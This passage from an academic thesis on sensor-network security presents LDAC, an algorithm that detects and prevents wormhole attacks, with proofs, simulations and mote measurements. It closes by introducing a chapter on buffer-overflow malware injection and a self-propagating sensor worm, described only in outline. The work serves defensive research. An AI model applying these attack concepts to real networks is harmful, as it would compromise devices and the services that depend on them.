This model considers an adversary that can *(i)* be a legitimate party, and *(ii)* mount a "stealthy wormhole attack". By *stealthiness* we highlight the attacker's main intention in misleading the ND protocol. She tries to fool benign nodes into accepting remote network nodes, that do not reside in their transmission range, as neighbors. There are radio transceivers installed at both *wormhole endpoints*, and packets that are received at one end can be sent to and re-transmitted at the other end. Below is what we have assumed to better model the wormhole attack.

AMA-1 In this work, we consider only attacks in which the wormhole link is long enough so that regions A and B are well separated from each other (141, 148). In particular, we will assume that the real shortest path distance between the two wormhole regions is bigger than $2k$ hops, where k (usually 1 or 2) denotes the k-hop neighborhood structure known to nodes.

If the transmission range of the wormhole transceivers is short, the impact of the attack on the networks connectivity graph is negligible since only a small fraction of the nodes is affected. Thus it makes no sense to have overlapping endpoints or endpoints close to each other (see also Section 5.7). We place no restrictions on what an adversary can do with packets that carry neighborhood information. She can drop these packets, however, even in this case, no wormholes can be allowed in the network.

AMA-2 There is some initial interval t_{Δ} where no attack has taken place and nodes have safely established their neighborhood information.

This assumption simply says that there must be some initial interval where the network is safe in order for the algorithm to guarantee prevention of wormhole attacks from *that time on.* The fact that ND is the first step performed upon deployment, requiring a very small amount of time, justifies the logic behind this assumption. An adversary would risk detection if she attempted to set up a wormhole link before the network is deployed. Furthermore, this is a standard assumption in many of the works in this area (141, 142, 143, 145, 148, 149) and more general in works where some sort of security infrastructure has to be bootstrapped.

5.5 Localized Wormhole Detection and Prevention

Our approach, called "Localized-Decentralized Algorithm for Countering Wormholes" (LDAC), implements a novel, yet simple protocol to effectively prevent wormholes. The protocol is strictly *localized* and looks only at the connectivity information as implied by the underlying communication graph. It can be applied on demand when the existence (or not) of a neighbor relationship needs to be verified by looking at simple "substructures" that indicate that no attack is taking place. This has some interesting consequences.

- First, these structures are the same in all graphs, in all communication models[1]. Thus our approach is applicable even when the communication model is unknown or the network is deployed in an ad-hoc manner.
- Second, in the case of an attack, the algorithm always prevents the attack.
- Third, our algorithm "fails safe"; in the unlikely case where this desired property is not met, the algorithm treats suspicious nodes as participating in an attack. Thus, no wormhole can ever be established. This is in contrast with other proposals where wormhole detection cannot be guaranteed in all cases.
- Finally, as we will see in Section 5.6, the algorithm is very easy to be implemented, even in resource constrained devices such as sensor nodes.

To understand the workings of the algorithm, let's assume that up to time $t \geq t_{\Delta}$ the network is "safe" (i.e. no wormholes have occurred – Assumption AMA-2) and nodes know each other's k-neighborhoods (Assumption SMA-1).

At some time $t' > t$ a number of neighboring nodes in a set $U = \{u_1, u_2, \ldots\}$ overhear some packets transmitted that include the IDs of new nodes in a set $V = \{v_1, u_v, \ldots\}$. These packets may or may not be the result of a wormhole attack. For example, they may be *newly added* nodes or simply nodes that awoke from a sleeping phase and participate in the workings of the underlying routing protocol. Or in the case of wormhole attack (Figure 5.1), they may be retransmissions of packets from one area to another. We call the nodes in V *suspected* nodes.

Each node in $u \in U$ must determine for each node $v \in V$ whether it should include v in its neighborhood structure. These are potential new neighbors of u although they may be discarded if the LDAC Path Existence test, presented later on, is inconclusive.

[1]Provided of course that sensor nodes have comparable radio ranges.

5.5.1 LDAC Path Existence Test for Wormhole Prevention

The *localized* test run by each node $u \in U$ for each node $v \in V$ is to determine whether a *small* path (of length no more than $2k$) exists that connects u to v but in a way that *excludes all suspect nodes*. This is possible since u also knows the k-hop neighbors of v. For an illustration when $k = 2$ (Figure 5.4) this is done by considering whether u and v have a common neighbor lying in their intersection or two neighbors x and y, respectively, that are either directly connected to each other or have a common 1-hop neighbor z. In the more general case, x and y can either be directly connected or have a common $(k-1)$-hop neighbor. This alternative path, if it exists, will be an attestation that no wormhole link exists and u can safely add v in its neighborhood list. Otherwise v is deleted from the neighborhood of u. This is captured by the following theorem:

Theorem 1. *In case of a wormhole attack, the LDAC Path Existence Test prevents a wormhole link from being established. If no attack is taking place, the algorithm allows new nodes to be part of the network with high probability.*

Proof. To build some intuition why the theorem might be true notice that if there is a wormhole link as in Figure 5.1, no small path of length ≤ 4 can ever exist between a node in B (say 23) and a node in A (say 3) when 2-hop neighborhoods are known and all suspect nodes are excluded. On the other hand, if such a path is found, these nodes have to be *physically* close to each other (Assumption AMA-1 on distance of wormhole points).

The need to exclude suspect nodes arises from the fact that these may already be part of the wormhole link. For example, in Figure 5.2 nodes $1, 2, 3, 4$ and 5 in area A will be the potential (suspect) neighbors of nodes in area B. Consider now the case where node 23 must decide whether to include node 3 in its neighborhood list. Since 2-hop neighborhoods are known to both (Assumption SMA-1), node 23 *itself* will check whether it is connected by a small path to 3. For example it can check whether nodes 8 or 9 are included in its neighborhood list (4 is excluded from this test since it is still suspect) or it can check whether one of his 1-hop neighbors $(21, 22, 24, 25, 26)$ is connected, directly or through a 1-hop path, to one of the 1-hop neighbors of 3. If this is true, an alternative path has been established between these two nodes and node 23 can *permanently* include node 3 in its neighborhood list, provided of course that neighborhoods are valid (Assumption AMA-2). Notice that in all tests suspect nodes are excluded from consideration. *By this we don't mean that nodes must have agreed on a suspect list, only that they can use nodes that already exist in their neighborhood structures.* For a formal proof we will consider two cases: *i)* the case of an actual wormhole attack, and *ii)* the case of legitimate addition of new nodes.

Case 1: Let $u \in U$ be a node wishing to test whether some suspect node $v \in V$ should be included in its neighborhood list. Let $D > 2k$ be the *real* shortest path distance between u and v in the network (assumption AMA-1 on separation of wormhole endpoints). Let also $N^k(v)$ denote the set of *valid* k-hop neighbors of v also known to u (Assumption AMA-2), and let $S_u(V)$ denote the nodes suspected by u from the set V. We place no restriction on the suspect set, so neither all




Figure 5.4: Existence of short paths implies absence of wormhole links.




Figure 5.5: Contradiction argument for Short Path Existence Theorem.

nodes in U may suspect the same set of nodes, nor they have to agree on a common suspect list which would raise synchronization issues.

Consider Figure 5.5 showing the set of k-hop neighbors of u on the right and the suspect node v on the left. Since u will check for the existence of a path between u and v of length no more than $2k$, the only way such a path can exist is if the path at some point utilizes the wormhole link and two nodes u' and v' that are at most k hops away from u and v, respectively. If the path from v uses only nodes in $S_u(V)$, u will easily reject such a path. The problem arises when the path uses nodes not in $S_u(V)$. There are two cases here to consider.

The first case is when the path consists of nodes outside V. But in this case u will reject all these paths since their length is at least D and they can never reach u in at most $2k$ hops. The second case is when the path uses a mix of nodes that either belong to V or not. In such a case all these paths must end with some node $v' \in V - S_u(V)$. The path from v' will utilize the wormhole link and will try to close the loop using some k-hop neighbor u' of u. There are two cases again to consider. Either $v' \in S_{u'}(V)$ or not.

In the first case, u' overheard a packet containing the ID of v' and placed v' in a quarantine (suspect list). But then it cannot have moved v' in its neighborhood list unless it had performed a “small path” test with v'. Thus u will never be fooled in accepting v' as a legitimate neighbor of u' since it always has up-to-date information regarding the neighborhood structure of u'. In the second case, u' never heard anything about v' so it definitely does not have v' in its neighbors list. Thus again u will reject the path. In summary, no wormhole can be established between the sets U and V.

Case 2: Consider now the benign case where no attack takes place (V may be a set of newly added nodes). Referring to Figure 5.4, node u will attempt to establish a small path with v, excluding the suspect nodes. This can happen in a straightforward way and we leave the detailed description for Section 5.5.3.

We need to point out, however, that the algorithm may fail to find short paths[1] and as a result

[1]Either because of lack of common neighbors with v or because some neighborhood updates were lost.

treat these nodes as part of a wormhole attack. This is an instance of the "safe failure" principle we highlighted in the beginning of this section. *We opted for preventing a wormhole link from being established when an attack is taking place at the expense of not allowing some legitimate nodes to be part of the network when no attack occurs.* However, as we will demonstrate probabilistically in the next section and verify experimentally in Section 5.6, the probability of this happening is very small even for low density networks. □

5.5.2 Short Path Existence Theorem - Probabilistic Analysis

We will now argue about the existence of small paths between two nodes u and v. We model the topology of the WSN by a random geometric graph which can be constructed as follows: we throw n nodes uniformly at random onto the surface of a unit square and we connect all nodes within distance r of each other. An edge (u_i, u_j) in the geometric graph corresponds to a communication link between sensors i and j. The analysis will be performed in terms of the following quantities (that are either given or easily derived):

- the number of sensors in the field, n;
- the communication range, r;
- the probability p that two random nodes u and v are neighbors;
- the average density d of the graph, i.e. the expected number of neighbors of a given node.

In what follows, we will express all results in terms of d. If u is a node with range r in the unit square, the probability p that another node v is a neighbor of u is given by the quantity $p = \pi r^2$. Thus the expected number of neighbors d of u is equal to $d = (n-1)p \approx np = n\pi r^2$, for large enough n.

5.5.2.1 The case of a non-empty intersection

Referring to Figure 5.4, we want to upper bound the probability that no path exists between u and v when 2-hop neighborhoods are known.

Let A_0 denote the event that u and v have no common neighbor and A_1 denote the event that there are no $x \in N(u)$ and $y \in N(v)$ such that x, y are direct neighbors of each other or have a common 1-hop neighbor z. Clearly,

$$\begin{aligned}
\Pr[\text{No small path between } u \text{ and } v] &= \Pr[A_0 \wedge A_1] \\
&= \Pr[A_1 \mid A_0] \Pr[A_0] \\
&< \Pr[A_0]
\end{aligned}$$




Figure 5.6: Size of intersection between two nodes at distance αr.




Figure 5.7: Probability that u and v have at least one common neighbor.

Thus a path will exist between u and v with probability at least $1 - \Pr[A_0]$. In what follows we will upper bound $\Pr[A_0]$.

To calculate $\Pr[A_0]$, we refer to Figure 5.6 which shows two nodes (u, v) at distance αr from each other, where $0 \leq \alpha \leq 1$ so that u and v are neighbors. To calculate $\Pr[A_0]$ we need first to estimate the area of intersection $I(\alpha)$ between u and v and then compute the probability that $I(\alpha)$ is empty of other nodes. Using standard geometric arguments that we omit here, we find that the area of intersection is given by

$$I(\alpha) = r^2(2 \arccos(\alpha/2) - \alpha\sqrt{1 - \alpha^2/4}). \tag{5.1}$$

This expression, however, is still not very useful in computing the probability that no randomly thrown node lands in $I(\alpha)$ since the distance αr between the circles of u and r is unknown. So, now we will compute the *expected* intersection between two neighboring nodes (u, v) and use this to calculate the required probability.

Let $x = \alpha r$ be the distance between the centers of u and v. The probability distribution function $F(x)$ of the distance x is given by $F(x) = \Pr[\text{distance} < x] = x^2/r^2$. The probability density function is thus $f(x) = F'(x) = 2x/r^2$. The expected intersection, $E[I]$, is then given by:

$$\begin{aligned} E[I] &= \int_{x=0}^{r} I(x) f(x) dx \\ &= 2r^2 \int_{\alpha=0}^{1} (2\alpha \arccos(\alpha/2) - \alpha^2\sqrt{1 - \alpha^2/4}) da \\ &= r^2 \left[2\alpha^2 \arccos(\frac{\alpha}{2}) + 2\arcsin(\frac{\alpha}{2}) - \alpha\sqrt{1 - \alpha^2/4} - \frac{1}{2}\alpha^3\sqrt{1 - \alpha^2/4} \right]_0^1 \\ &= r^2(\pi - 3\sqrt{3}/4) \end{aligned}$$

$$= \quad 0.58\pi r^2, \tag{5.2}$$

which is also equal to the probability p_I that a random node lands in this region. Thus, given u and v, $\Pr[A_0]$ is given by

$$\begin{aligned}\Pr[A_0] &= (1-p_I)^{(n-2)}\\ &\approx e^{-np_I}\\ &= e^{-0.58n\pi r^2}\\ &= e^{-0.58d},\end{aligned} \tag{5.3}$$

where d is the average network density. Thus the probability of the existence of a common node between u and v is at least $1 - e^{-0.58d}$. This probability is very high even for low density networks, as demonstrated in Figure 5.7 (more than 94% when $d = 5$ and more than 99% when $d = 10$). And as we will see in the experimental section, this probability increases even further when we consider paths between 1-hop neighbors of u and 1-hop neighbors of v.

5.5.3 Detailed Description of LDAC Algorithm

We will now present in more details the LDAC wormhole prevention algorithm described in the previous sections. It is strictly *localized* and, therefore, only nodes affected by a change in the neighborhood topology (i.e., "hearing" of a new node) need to run it. Each node u, upon discovery of a new *suspect* node v, searches for small paths using its k-hop neighborhood knowledge. While the algorithm may run for general k-hop detection, our simulation studies (Section 5.6) showed that $k \leq 2$ is sufficient for various densities of a network.

The code of LDAC is given in Algorithm 4. We will refer to the set of *suspected nodes* of each node u, as $SuspectList(u)$. A node v is labeled as suspect when it is the first time we hear from it and we want to perform the "Short Path Existence" test described in Section 5.5.1. As we mentioned above, the output of this test indicates whether this suspect node is *legitimate* (and can be safely added to the neighborhood list of u) or might be the result of a wormhole in progress.

Each node u maintains the list of 2-hop neighbors $N^2(u)$. LDAC performs the path existence test for all nodes $v \in SuspectList(u)$. The test consists of three steps, each of which is activated upon failure of the previous one.

$ImmediatePath(u, v)$: This step tries to identify a *direct path* between the testing pair $[u, v]$. It works by having the active node u check if at least one of v's neighbors is included in its neighborhood list. This is possible since u also knows the 1-hop neighbors of v. In order to perform this check, u traverses both it's own and v's neighborhood lists. Thus, the time needed is $O(d^2)$.

```
Algorithm 4: The $LDAC$ Algorithm
  Data: $SuspectList(u)$ and $k$-hop Neighborhood Information of $u$ where $k = 1, 2$
  Result: For each node $v_i$ in $SuspectList(u)$, output whether $v_i$ is legitimate or not
  begin
      for every $v_i$ in $SuspectList(u)$ do
          $v_i \twoheadrightarrow$ NOT legitimate;
          /** Look for small path between $[u, v_i]$ */
          if $[ImmediatePath(u, v_i)] \vee [1\text{-}HopPath(u, v_i)] \vee [2\text{-}HopPath(u, v_i)]$ then
              $v_i \twoheadrightarrow$ legitimate;                /** A path has been found */
          end
          i++;
          continue with next node $v_i$ in $SuspectList(u)$;
      end
  end
```

1-HopPath(u, v)*:* Active node u checks whether one of its 1-hop neighbors is *directly* connected to one of the 1-hop neighbors of v. This requires node u to traverse the neighborhood lists of all its 1-hop neighbors and check if at least one of v's neighbors is included. This takes time $O(d^3)$, where d is the average density of the network. Looking back at Figure 5.4, this is done by considering whether u and v have two neighbors x and y, respectively, that are *directly* connected.

2-HopPath(u, v)*:* In this last step node u checks whether one of its 1-hop neighbors shares a common neighbor with one of the 1-hop neighbors of v. Thus, the time needed is of order $O(d^4)$. Following Figure 5.4, this is done by considering whether u and v have two neighbors x and y, respectively, that have a common 1-hop neighbor z. This alternative path, if it exists, will be an attestation that v is a legitimate node. Otherwise, node u can conclude with very high probability that "hearing" v is the result of a wormhole, without the need of checking the existence of k-hop paths for $k > 2$.

5.6 Performance Evaluation

In this section, we evaluate various aspects of the performance of LDAC. The experiments were deployed both in a simulator and a real sensor environment. Results from the actual implementation of LDAC provide strong evidence as to the feasibility and practicality of the proposed approach. Three properties are of special interest: *i*) Implementation overhead, *ii*) Detection Time, and *iii*) Path Existence Percentage.

5.6.1 Implementation Overhead

Here we discuss the overhead resulting from the implementation of the LDAC protocol on real sensor devices. The current development of LDAC builds on Moteiv Telos motes (Figure 2.2). We start with the *memory footprint*, an important measure of LDAC's feasibility and usefulness on memory constrained sensor nodes. Table 5.1 lists the memory requirements of the necessary modules.

Table 5.1: *Size of the compiled code, in bytes*

Module	**RAM usage**	**Code Size**
Neighborhood Discovery	136	968
LDAC	104	766
Total	240	1734

The Neighborhood Discovery module is the one responsible for creating a node's k-hop neighborhood ($k = 1, 2$). The LDAC module contains all the necessary methods described in Section 5.5.3. As we can see, in total, the algorithm consumes 240 bytes of RAM and 1734 bytes of code memory. This leaves enough space in the mote's memory for user applications and other protocols. For example, the total RAM available in Telos motes is 10 KB whereas the capacity of ROM is 40 KB.

5.6.2 Detection Time

Next we measured the time each step of LDAC Path Existence test required. Figure 5.8 (a) shows the measured mean times for each of the three tests, for different network densities. The immediate and 1-hop path checks which cover more than 95% of the cases, as we will show in the next section, conclude in less than 1 second (around 100ms and 550ms, respectively). The most time consuming step is the 2-hop test. However, as we will explain later on, it will rarely need to be executed and *it can even be dropped entirely.*

We have to note that this experiment was conducted with nodes maintaining their neighbors in a typical list that is not sorted or pre-processed in any way. However, as Figure 5.8 (b) shows, having neighbor lists sorted by node IDs significantly decreases the detection time of LDAC's steps, and in particular that of the 2-hop test. In any case, the time of LDAC is very small, fulfilling the need of immediate response in case of a wormhole in progress. As the algorithm will run in nodes affected by a neighborhood topology change (something that may occur frequently enough), it is important that the completion time is as small as possible. Dropping the 2-hop test entirely does not significantly affect the success probability while at the same time it decreases the running time




Figure 5.8: Running time of LDAC algorithm for different network densities. (a) Node IDs are randomly placed in a neighborhood list (b) Neighborhood list is kept sorted

considerably. In such case there is no need to resort in sorted neighborhoods or other data structures to speedup computation, however, we leave this decision open to the particular implementation.

5.6.3 Simulation Results

In order to evaluate our wormhole detection algorithm, we tested its success in finding small paths between a pair of nodes $[u, v]$. We generated random network topologies by placing 500 nodes uniformly at random with an average density d varying between 4 and 15. To ensure statistical validity, we repeated each experiment 1000 times and averaged the results. Once a topology was created, we started randomly adding new nodes in the network. This triggered the surrounding nodes to run the LDAC Path Existence test in order to conclude on their legitimacy. In order to achieve real scenario simulations, we had to take into consideration possible missed route updates or incomplete neighborhood information. Thus, we used a variable -*beta*- which indicated the percentage of a node's neighbors that were excluded during the path existence test. In other words, *beta* is a fraction of u's neighbors that are not taken into account when u is trying to find a *small* path with v. These "excluded nodes" were selected at random from u's neighborhood, for increasing values of *beta*.

Figure 5.9 depicts the path existence percentage between a pair of nodes (u, v). In particular, we broke it down to the existence of an *immediate* path (1^{st} step of LDAC Path Existence test), *1-hop* path (2^{nd} step), and *2-hop* path (3^{rd} step). As we can see, our algorithm provides very good results even for low densities and when a large number of u's neighbors is excluded. In general the following observations can be made by the simulation results:




Figure 5.9: Path Existence percentage between a pair of nodes (u, v) when a fraction, *beta*, of u's neighbors are excluded from the LDAC algorithm. (a) beta = 0% (b) beta = 10% (c) beta = 20% (d) beta = 40% (e) beta = 60% (f) beta = 80%

- LDAC provides very good results (almost 100% success in finding a small path) despite the network density (Figure 5.9 (a)).
- The more expensive 1-hop and 2-hop path tests rarely need to be executed since in most of the cases the immediate path test is sufficient. This results in faster detection. Also, it loosens the need of the 2-hop neighborhood maintenance (Assumption SMA-1).
- Detection probability does drop for large *beta*, but only for low density cases. However, in such cases, the usefulness of the network also drops. Even when $beta = 80\%$ (Figure 5.9 (f)) the detection percentage is almost 100% for densities $d \geq 7$. Thus, one may reside only in the 1-hop test to increase the success probability. The usefulness of the 2-hop test seems to be questionable since even for large *beta* (80%) its contribution remains small. This suggests that the 2-hop test can be dropped entirely.

In summary, our proposed algorithm allows legitimate node addition with high probability even for low density networks. In such networks, one can adjust the local path existence test to just consider 1-hop neighborhoods and perform only the first check (for more discussion see Section 5.7). Furthermore, since the algorithm does not progress to the next test unless the previous one has failed, in more than 95% of the cases LDAC will conclude after the first check, keeping the overall test time relatively small.

5.7 Discussion and Critique

In this work we proposed a method that identifies and prevents wormhole attacks. Key to the method is the observation that in the case of an attack, no real path of just a few hops will ever exist between the wormhole endpoints (Section 5.4.2, Assumption AMA-1) since otherwise it would not be possible to distinguish between real and fake short paths. It is, however, a very realistic assumption since the point of the attack is to make a distant node appear closer to a point of interest (say the base station) and attract as much traffic as possible (79, 150). Decreasing the radius of the wormhole, will also decrease the effect of the attack on the network in terms of the numbers of sensors that use the wormhole link (141).

Of course an attacker can still try to fool the algorithm by establishing many smaller wormholes that are connected in a series but this has two shortcomings. First, it takes a lot of time, effort and hardware which will increase the risks of detection. Second, it can be defeated easily by our method if we just consider 1-hop neighborhoods ($k = 1$). In this case no wormhole link of length bigger than 2 can ever be established while, as demonstrated in Figure 5.9, addition of legitimate nodes can occur with high probability even for small density networks.

For the same reason, assumption SMA-1 may also be weakened by maintaining only 1-hop neighborhoods among nodes, a typical procedure for any routing protocol. In practice well connected networks have node densities bigger than 7 or 8 in which case the overhead of maintaining 2-hop neighborhoods does not offer any significant advantage over the 1-hop case (Figure 5.9). Our only important assumption is that there is some initial interval where the nodes have safely established their neighborhood information (Assumption AMA-2). This is a standard assumption made in many of the works in this area (141, 142, 143, 145, 148, 149) but also in works where a security infrastructure has to be established.

We should mention that one way our method could be defeated is if the attacker has compromised a few nodes in the neighborhood of the wormhole endpoints in which case the compromised nodes may “lie” about their true neighbors. This combined attack, however, is *not* a wormhole attack anymore. *All* cited results consider the attack in which an adversary *simply* forwards messages from one part of the network to another. This combined attack, however, is an interesting future direction that we are planning to pursue further.

5.8 Conclusions

The wormhole attack is one of the most serious attacks that threatens the security and stability of wireless sensor networks. Additionally, as we described in Section 5.2, wormholes are considered the main disruptor of neighbor discovery protocols. In fact, many networking mechanisms and operations rely on accurate neighborhood discovery. Consequently, protecting such networks from wormhole attacks and ensuring secure neighborhood creation is an extremely important issue.

In this chapter, we studied the problem of wormhole detection and identified the most well known countermeasures that can be classified into four groups: centralized, decentralized, additional hardware, and connectivity and neighborhood-based approaches. We presented their behavior along with their strengths and shortcomings. More importantly, however, we proposed a novel detection algorithm, called LDAC, based on the observation that no real path of just a few hops will ever exist between the wormhole endpoints. Our algorithm can be incorporated in any distributed intrusion detection system and since its functionality doesn't assume communication between the hosted agents, we can safely argue that it will successfully keep operating even in the extreme case of an adversary attacking the IDS itself.

We investigated the effectiveness of our proposed algorithm both analytically and experimentally. Our results have confirmed that it can always prevent a wormhole, while at the same time it allows legitimate node addition with high probability, even for low density networks. We believe that this algorithm will have a practical use in real-world deployments and can be considered as a reference point for further investigation of more attractive solutions against wormhole attacks since it does not require any specialized hardware, tight clock synchronization, or distance measurements between the nodes.

Part II

Malicious Exploits & Sophisticated Attack Tools Against WSNs

Chapter 6

Software Attacks against WSNs: Malicious Code Injection

6.1 Introduction

Sensor networks hold the potential to significantly transform the way that computing affects life. In order to reach this potential, however, security must be achieved. In the first part of this thesis, we concentrated on the study and design of distributed security algorithms for sensor networks that prevent the attacker from accessing the information routed within. We extensively studied the problem of detecting the attacker when the prevention measures cannot succeed and we argued that maximum security can only be ensured by designing an effective intrusion detection system as a second layer of defense. Then we provided a cooperative ID framework and we expanded it with novel detection algorithms that make legitimate nodes become aware of some of the most severe routing attacks against sensor networks, namely the *sinkhole* and *wormhole* attacks.

The research of intrusion detection in sensor networks is still an active field. Up to now, however, and to some extent, detection relies on known modes and methods of attacks. Besides protecting the network from some well known threats, it is important that such mechanisms can withstand attacks that have not been anticipated before. Hence, the challenge here is *how* can someone explore new methods to detect attacks when the underlying network and protocol vulnerabilities have not yet been identified. What loopholes can an adversary exploit in order to intrude the network? There does not exist a full scope model of such threats.

The second part of this thesis, therefore, is to demonstrate how vulnerable, in terms of data confidentiality and network availability, sensor networks are. The best way to do that is to look into new threat models, how specific attacks can be realized in practice and study new methods from the attacker's point of view. This will set the scene for the development of the first instances of sophisticated *attack tools* capable of launching various kinds of attacks for compromising the network's functionality. We believe that by studying the after-effects of various exploits on the network itself, we highlight the need for better design of security protocols that can make them even more resilient to tools like the ones presented in Chapters 7 and 8.

Moving on to the darker side, we will explore a new set of memory related vulnerabilities for sensor embedded devices that, if exploited, can lead to the execution of *software-based attacks* (82). Software attacks are concerned with modifying the running code on a sensor platform or even injecting malicious one (malware). Malware is defined as a software designed to execute attacks on software systems and fulfill the harmful intents of an attacker. A well known example of this type of attack is the *buffer overflow* attack.

In the following sections, we will demonstrate how to execute malware on wireless sensor nodes that are based on the Von Neumann architecture. We achieve this by exploiting a buffer overflow vulnerability to smash the call stack and intrude a remote node over the radio channel. By breaking the malware into multiple packets, the attacker can inject *arbitrarily long* malicious code to the node and completely take control of it. Then we proceed to show how the malware can be crafted to become a *self-replicating worm* that broadcasts itself and infects the network in a hop-by-hop manner. While this attack is extremely dangerous, there has been very little research in this area. To the best of our knowledge, this is the first instance of a self-propagating worm that provides a detailed analysis along with instructions in order to execute arbitrary malicious code. We expect that our work will be particularly useful in sensor network research for showing the destructive impacts of a sensor worm and highlighting the need to come up with efficient mechanisms to counter such attacks.

6.1.1 Background on Malicious Code Injection in Sensor Devices

Recent advances in sensor networks research have shown that an attacker can exploit different mechanisms of sensor nodes and spread malicious code throughout the whole network without physical contact. One such method for the attacker is to take advantage of the network programming capabilities of WSNs, which allow the dissemination of code updates through wireless links and the reprogramming of nodes after deployment (151). Over-the-air programming (OAP) is a fundamental service in sensor networks that relies upon reliable broadcast for efficient code dissemination and updates. However, such mechanisms have been secured recently, allowing the propagation of only authenticated program images originating from the base station (71, 152, 153, 154, 155).

Another method for the attacker, as we mentioned before, is to exploit memory related vulnerabilities, like buffer overflows, to launch a *worm attack*. Since all sensor nodes execute the same program image, finding such a vulnerability can lead to the construction of self-propagating packets that inject malicious code to their victims and transfer execution to that code. If the malware is constructed such as it resends itself to the neighbors of the node, the attacker can compromise the whole network and quickly take complete control of it.

